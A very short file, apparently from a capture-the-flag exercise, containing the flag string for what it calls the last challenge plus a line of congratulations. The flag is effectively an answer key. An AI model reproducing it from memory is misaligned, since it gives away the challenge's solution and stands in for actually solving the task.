flag8{escape_the_metaverse}

This is the last flag. Well done!
```